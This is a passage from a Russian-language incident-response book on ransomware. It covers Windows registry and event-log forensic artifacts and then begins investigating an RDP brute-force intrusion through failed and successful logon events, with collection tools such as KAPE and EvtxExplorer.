- Файлы NTUSER.DAT и USRCLASS.DAT индивидуальны для каждого пользователя, NTUSER.DAT находится в папке C:\Users\%USERNAME%, а USRCLASS.DAT — в папке C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows.
- Файл Amcache.hve находится в папке C:\Windows\AppCompat\Programs.
- Файл Syscache.hve хранится в папке C:\System Volume Information. Он имеется только в Windows 7 и Windows Server 2008 R2, но может быть очень полезен, поскольку содержит хеши SHA1 для двоичных файлов, которые были запущены.

Теперь давайте рассмотрим наиболее распространенные источники улик, которые вы можете найти при анализе файлов реестра Windows:

- UserAssist (NTUSER.DAT\Software\Microsoft\Windows\Currentversion\Explorer\UserAssist\{GUID}\Count) содержит информацию о программах с графическим интерфейсом, запускаемых пользователем, а также информацию о количестве запусков, дате и времени последнего исполнения.
- ShimCache (SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache) содержит информацию о выполняемых программах, включая их пути, размер и даты последней модификации.
- Amcache (Amcache.hve\Root\File\{Volume GUID}\#######) содержит информацию о выполняемых программах, включая их пути, хеши SHA1 и временны́е метки первого выполнения.

Конечно, артефакты запуска программ — это не единственные цифровые улики, которые можно извлечь из реестра Windows. Другой важный тип улик — артефакты, свидетельствующие о недавнем использовании файлов и папок. Давайте рассмотрим самые распространенные:

- Most Recently Used (MRU) (NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\-ComDlg32\LastVisitedPidlMRU) содержит списки недавно использованных файлов на основе их расширений.
- Recent files (NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs) — еще один источник информации о недавно использованных файлах.
- Shell bags (USRCLASS.DAT\Local Settings\Software\Microsoft\Windows\Shell\Bags) содержит список недавно использованных папок, включая общие сетевые ресурсы и съемные устройства.

Это лишь несколько примеров ценных улик, которые можно найти в реестре Windows. В числе других — различные механизмы закрепления в системе, артефакты удаленного доступа и др.

Существуют различные подходы к анализу реестра. Его можно анализировать вручную, сосредоточив внимание на поиске по ключевым словам — на основе имеющихся у вас индикаторов компрометации. Например, вы можете использовать Registry Explorer (https://f001.backblazeb2.com/file/EricZimmermanTools/RegistryExplorer.zip) — очередной полезный инструмент от Эрика Циммермана, который позволяет просматривать как извлеченные файлы реестра, так и актуальный реестр, включая удаленные ключи и значения.

Я рекомендую этот инструмент для ручного анализа, но он также предоставляет множество плагинов для автоматического анализа распространенных артефактов.




Рис. 7.15. Файл реестра SYSTEM из работающей системы, открытый в Registry Explorer

Стоит упомянуть еще один отличный инструмент для анализа реестра — RegRipper (https://github.com/keydet89/RegRipper3.0) Харлана Карви. Есть версии с графическим интерфейсом и командной строкой, а также различные плагины для анализа артефактов реестра. Дополнительные плагины вы можете написать самостоятельно.

Следующий ценный источник цифровых криминалистических артефактов — журналы событий Windows.

Журналы событий Windows

Ведение журнала — это встроенный механизм документирования различных событий, связанных с операционной системой Windows и различными приложениями. Он также может быть чрезвычайно ценным источником улик, связанных с атаками с использованием программ-вымогателей.

Иногда злоумышленники удаляют такие журналы, чтобы замести следы, и одно это может послужить надежным признаком того, что хост был скомпрометирован.

По умолчанию файлы журнала расположены в папке C:\Windows\System32\winevt\Logs и имеют расширение .evtx.

Журналы событий Windows также можно собирать с помощью SIEM (важно проверить, что записываются правильные журналы) или решения EDR/XDR.

Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.e...	68	Regular File	02.11.2021 18:06:35
Microsoft-Windows-TaskScheduler%4Maintenance.evtx	1 028	Regular File	02.11.2021 18:23:29
Microsoft-Windows-TWinUI%4Operational.evtx	68	Regular File	04.11.2021 8:31:06
Microsoft-Windows-Resource-Exhaustion-Resolver%4Operational.evtx	68	Regular File	04.11.2021 9:05:00
Microsoft-Windows-Time-Service%4Operational.evtx	1 028	Regular File	04.11.2021 12:18:09
Microsoft-Windows-LanguagePackSetup%4Operational.evtx	1 028	Regular File	04.11.2021 12:19:03
Microsoft-Windows-WFP%4Operational.evtx	1 028	Regular File	04.11.2021 12:19:08
Microsoft-Windows-Kernel-EventTracing%4Admin.evtx	1 028	Regular File	04.11.2021 12:28:01
Microsoft-Windows-Resource-Exhaustion-Detector%4Operational.evtx	68	Regular File	04.11.2021 12:33:01
Microsoft-Windows-Audio%4Operational.evtx	68	Regular File	04.11.2021 17:54:29
Microsoft-Windows-Audio%4PlaybackManager.evtx	1 028	Regular File	04.11.2021 17:55:29
Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx	1 028	Regular File	04.11.2021 18:08:18
Microsoft-Windows-Ntfs%4Operational.evtx	15 4...	Regular File	04.11.2021 21:41:42
OAlerts.evtx	68	Regular File	05.11.2021 10:20:29
Microsoft-Windows-Diagnosis-Scheduled%4Operational.evtx	1 028	Regular File	05.11.2021 18:49:47
Microsoft-Windows-TZSync%4Operational.evtx	68	Regular File	05.11.2021 18:49:47
Microsoft-Windows-Diagnosis-Scripted%4Operational.evtx	1 028	Regular File	05.11.2021 18:49:47
Microsoft-Windows-Diagnosis-Scripted%4Admin.evtx	68	Regular File	05.11.2021 18:49:48
Microsoft-Windows-StorageSpaces-Driver%4Operational.evtx	1 028	Regular File	06.11.2021 12:07:54
OneApp_IGCC.evtx	1 028	Regular File	06.11.2021 17:29:36
Security.evtx	20 4...	Regular File	07.11.2021 6:32:08
Cisco AnyConnect Secure Mobility Client.evtx	3 908	Regular File	07.11.2021 6:32:16
System.evtx	12 3...	Regular File	07.11.2021 6:32:18
Application.evtx	18 5...	Regular File	07.11.2021 7:43:35

Рис. 7.16. Файлы журнала событий Windows, перечисленные в AccessData FTK Imager

Давайте посмотрим на некоторые часто используемые файлы журналов и идентификаторы событий.

- **Безопасность**
  - 4624 — произведен вход в систему.
  - 4625 — неудачная попытка входа в систему.
  - 4720 — создана учетная запись пользователя.
  - 4732 — в локальную группу с поддержкой безопасности добавлен участник.
- **Система**
  - 7045 — служба была установлена системой.
  - 7040 — изменен тип запуска службы.
  - 7036 — служба была остановлена или запущена.
- **Windows PowerShell**
  - 400 — указывает на начало выполнения команды или сеанса.
- **Microsoft-Windows-TerminalServices-LocalSessionManager/Operational**
  - 21 — вход в сеанс выполнен успешно.
  - 24 — сеанс прерван.
  - 25 — возобновление сеанса выполнено успешно.
- **Оповещения**
  - 300 — оповещение, созданное Microsoft Office.
- **Microsoft-Windows-TaskScheduler/Operational**
  - 106 — запланированное задание создано.
  - 200 — запланированное задание запущено.
  - 201 — запланированное задание выполнено.
- **Microsoft-Windows-Windows-Defender/Operational**
  - 1117 — платформа для защиты от вредоносных программ выполнила действие для защиты вашей системы от вредоносного или другого нежелательного программного обеспечения.

Это не исчерпывающий список, но даже в нем мы видим довольно много полезных событий, которые могут помочь при реагировании на инциденты.

События, происходящие в среде Windows, фиксирует не только журнал событий Windows — есть и другие журналы, которые могут представлять для нас интерес.

Другие журналы

В заключение перечислим несколько дополнительных журналов, которые могут сыграть ключевую роль в вашем расследовании.

- Журналы антивирусного ПО. Как вы уже знаете, операторы программ-вымогателей могут использовать много инструментов — а значит, хотя бы некоторые из них будут обнаружены антивирусным программным обеспечением. Журналы антивирусного ПО могут быть крайне полезны.
- Журналы брандмауэра. Эти журналы могут стать источником ценной информации о сетевых подключениях, включая проникновения. Это чрезвычайно ценный источник криминалистических данных, особенно если данные хранятся в течение долгого времени и у вас есть хотя бы какие-то сетевые индикаторы компрометации.
- Журналы VPN. VPN — один из популярных начальных векторов доступа к сети, поэтому журналы VPN также могут раскрывать некоторую информацию о сетевой инфраструктуре злоумышленников. Очень полезно произвести анализ GeoIP (геолокации) — вы можете обнаружить подключения из стран, не имеющих отношения к компании.
- Журналы прокси-сервера. Если у вас есть сетевые индикаторы или вы просто хотите отследить аномальные события, проверьте, доступен ли прокси-сервер.
- Журналы веб-сервера. Если вы подозреваете, что операторы программы-вымогателя использовали для первоначального закрепления веб-шелл, убедитесь, что вы проверили журналы веб-сервера.
- Журналы почтовых серверов. Почтовые серверы тоже могут быть уязвимы: вспомните группировку Conti, которая использовала ProxyLogon для получения первоначального доступа. Вот почему журналы почтового сервера могут оказаться весьма полезными.

Теперь вы неплохо разбираетесь в различных источниках цифровых криминалистических артефактов и готовы перейти к самой интересной части — расследованию.

Выводы

В этой главе мы обсудили наиболее распространенные источники цифровых криминалистических артефактов, которые могут помочь службам реагирования на инциденты в расследовании атак с использованием программ-вымогателей.

Мы рассмотрели наиболее популярные источники артефактов файловой системы, реестр, различные журналы, а также узнали, как получать данные из энергозависимой и энергонезависимой памяти и как преобразовать собранные данные в удобный формат для углубленного криминалистического анализа.

Теперь вы готовы приступить к более практическим задачам — реконструкции реальных атак с использованием программ-вымогателей по различным цифровым криминалистическим артефактам.

В следующей главе мы рассмотрим несколько сценариев первоначального доступа и воспользуемся полученными знаниями, чтобы понять, как взломщики смогли получить первоначальный доступ и перейти к постэксплуатации.

Глава 8

МЕТОДЫ ПЕРВОНАЧАЛЬНОГО ДОСТУПА

В главе 7 мы рассмотрели различные источники цифровых криминалистических артефактов, доступные в операционных системах Windows. Пора перейти к анализу конкретных примеров, чтобы узнать, как эти

артефакты можно использовать для реконструкции жизненного цикла атак с использованием программ-вымогателей.

Начнем с поиска следов наиболее распространенных методов первоначального доступа — злоупотребления внешними службами удаленного доступа и фишинга.

Взлом внешних служб удаленного доступа, особенно общедоступных серверов RDP, чрезвычайно популярен. Более 50% успешных атак начинаются с проникновения на такие серверы методом грубой силы.

Почти то же самое можно сказать и о фишинге — предвестниками атак с использованием программ-вымогателей являются различные боты, которые во множестве распространяются через электронную почту и социальные сети.

В этой главе мы рассмотрим два случая, основанных на сценариях реальных атак. Мы обсудим следующие темы:

- Сбор данных (улик) для расследования взлома внешних служб удаленного доступа.
- Расследование атаки на RDP методом грубой силы.
- Сбор улик для расследования фишинговой атаки.
- Расследование фишинговой атаки.

Сбор данных (улик) для расследования взлома внешних служб удаленного доступа

Для того чтобы выявить начальный вектор взлома, в первую очередь нужно собрать соответствующие данные. Зачастую у моей команды уже есть краткий список возможных методов проникновения, составленный на основе наблюдаемого поведения злоумышленника. Правда, в реальных расследованиях мы, как правило, выясняем детали используемого метода первоначального доступа ближе к концу анализа, поскольку начинать обычно приходится с одного из зашифрованных хостов и ликвидации последствий. Но в этой и следующих главах мы будем искать улики шаг за шагом, как если бы мы прослеживали жизненный цикл атаки с использованием программы-вымогателя от начала до конца. В своих реальных расследованиях вы всегда можете выполнить те же шаги анализа в обратном порядке.

Во многих инцидентах, связанных с программами-вымогателями, у жертв не были установлены расширенные продукты безопасности, поэтому мы сосредоточимся на подходах и уликах, доступных почти всегда.

В анализ злоупотреблений внешними службами удаленного доступа обычно входит анализ журналов. Это могут быть журналы брандмауэра, журналы VPN или чаще всего журналы событий Windows, особенно если речь идет о взломе RDP.

Забавно, что во многих случаях, когда мы почти уверены, что атака начиналась со взлома общедоступного RDP-сервера, ИТ-команда клиента пытается убедить нас, что таких серверов в организации нет, — хотя из правил брандмауэра очевидно, что такой сервер есть или недавно был (правило только что удалено). Иногда ИТ-команда хочет усложнить вам работу и скрыть улики, потому что важную роль во многих инцидентах играет человеческий фактор — те, кто сделал атаку возможной, просто не хотят, чтобы их поймали.

Поскольку мы решили сосредоточиться на популярных и, что важнее, бесплатных инструментах, воспользуемся для сбора данных средством KAPE.

Если вы уже идентифицировали сервер, вы можете просто подключить к нему внешний диск и запустить версию KAPE с графическим интерфейсом, чтобы выбрать интересующие вас объекты и начать сбор данных.




Рис. 8.1. Сбор журналов событий Windows, связанных с RDP, с помощью KAPE

Как видно на рисунке 8.1, в KAPE есть готовый набор настроек для сбора журналов, связанных с RDP. Рисунок 8.2 показывает, какие именно файлы журналов собирает данный инструмент.

Таким образом, мы можем получить следующие файлы:

- System.evtx
- Security.evtx
- Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
- Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx




Рис. 8.2. Файлы журналов событий Windows, собираемые для набора EventLogs-RDP

Если серверов несколько или вы не уверены, какой из них выбрать, пригодится версия KAPE для командной строки. Вы можете поместить ее, например, на общий сетевой диск и одновременно собирать данные с нескольких хостов, используя групповую политику для запуска пакетного файла.

Расследование атаки на RDP методом грубой силы

Итак, мы получили с помощью KAPE несколько файлов журналов событий Windows для дальнейшего анализа с сервера, который предположительно был взломан в результате атаки методом перебора паролей. Давайте сосредоточимся на файле Security.evtx, так как он содержит много записей, подходящих для таких расследований. Ниже приведены два основных идентификатора событий, полезных для анализа атаки на RDP методом грубой силы.

- 4624 — произведен вход в систему.
- 4625 — неудачная попытка входа в систему.

Второе событие поможет нам выявить попытки взлома, а первое — случаи успешного входа в систему. Возможно, вам стоит обзавестись справочником по идентификаторам событий, чтобы знать, на что обращать внимание при расследовании инцидента того или иного типа.

Давайте посмотрим на собранные журналы событий. Для начала проверим, имеются ли события с ID 4625. Здесь я хочу познакомить вас с еще одним инструментом из коллекции Эрика Циммермана — EvtxExplorer. Вы можете использовать его для анализа файлов журналов событий и сохранения данных в формате, пригодном для чтения, например CSV. Сгенерированные файлы удобно анализировать с помощью Timeline Explorer.

Time Created	Event Id	Level	Provider	Channel
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:25	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:27	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:30	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:31	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:32	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:32	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:33	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:35	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:35	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:37	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:39	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:39	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:40	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:41	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:42	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:43	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:44	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:45	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 08:42:45	4625	LogAlways	Microsoft-Windows-Security-Auditing	Security

Рис. 8.3. События с ID 4625, извлеченные с помощью EvtxExplorer

Мы получили 196 378 событий с идентификатором 4625 — это означает, что на данный сервер была произведена атака путем полного перебора паролей. Но была ли она успешной? Чтобы разобраться, нужно изучить события с идентификатором 4624 (рис. 8.4).

Time Created	Event Id	Level	Provider	Channel
2021-03-02 09:11:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:43	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:12:43	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:23	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:13:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:14:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:20	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:25	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:26	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:15:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:19	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:29	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:16:41	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:35	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:43	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security
2021-03-02 09:17:43	4624	LogAlways	Microsoft-Windows-Security-Auditing	Security

Рис. 8.4. События с ID 4624, извлеченные с помощью EvtxExplorer

Таких событий много, но нам нужно сосредоточиться на двух вещах: необычных источниках подключения и входе в систему посредством RDP, то есть с типом 10.

Если применить фильтр по типу 10, останется только два события. Оба соединения осуществлены с одного и того же IP-адреса — 185.191.32.164. Попробуем узнать о нем больше.




Рис. 8.5. Информация об IP-адресе из графа Group-IB

Исходя из собранной информации, мы можем точно идентифицировать вредоносное подключение — источник находится в России, а такие подключения абсолютно не характерны для данной жертвы.

Из журналов можно получить и дополнительную информацию — например, о том, что злоумышленники использовали для входа в систему учетную запись администратора. Учетные записи с такими распространенными именами часто становятся жертвами атак методом грубой силы.

Теперь давайте поищем источники данных для исследования следующего метода первоначального доступа — фишинга.

Сбор улик для расследования фишинговой атаки

Мы уже знаем, что такие боты, как Emotet, Trickbot и IcedID, — весьма распространенные предвестники атак программ-вымогателей, управляемых человеком. Обычно они доставляются по электронной почте с помощью вредоносных документов Office. В большинстве случаев для того, чтобы троян был загружен и запущен, жертва должна включить макросы. Кроме того, злоумышленники могут использовать для этого уязвимости в программном обеспечении.

Боты обычно применяются для проведения базовой разведки и подготовки к постэксплуатации — например, для доставки дополнительных инструментов, таких как Cobalt Strike Beacon.

Мы уже немного поработали с KAPE, поэтому теперь воспользуемся другим инструментом — Live Response Collection.

Это средство еще проще в использовании: нужно всего лишь запустить его с внешнего или сетевого диска и выбрать режим работы.

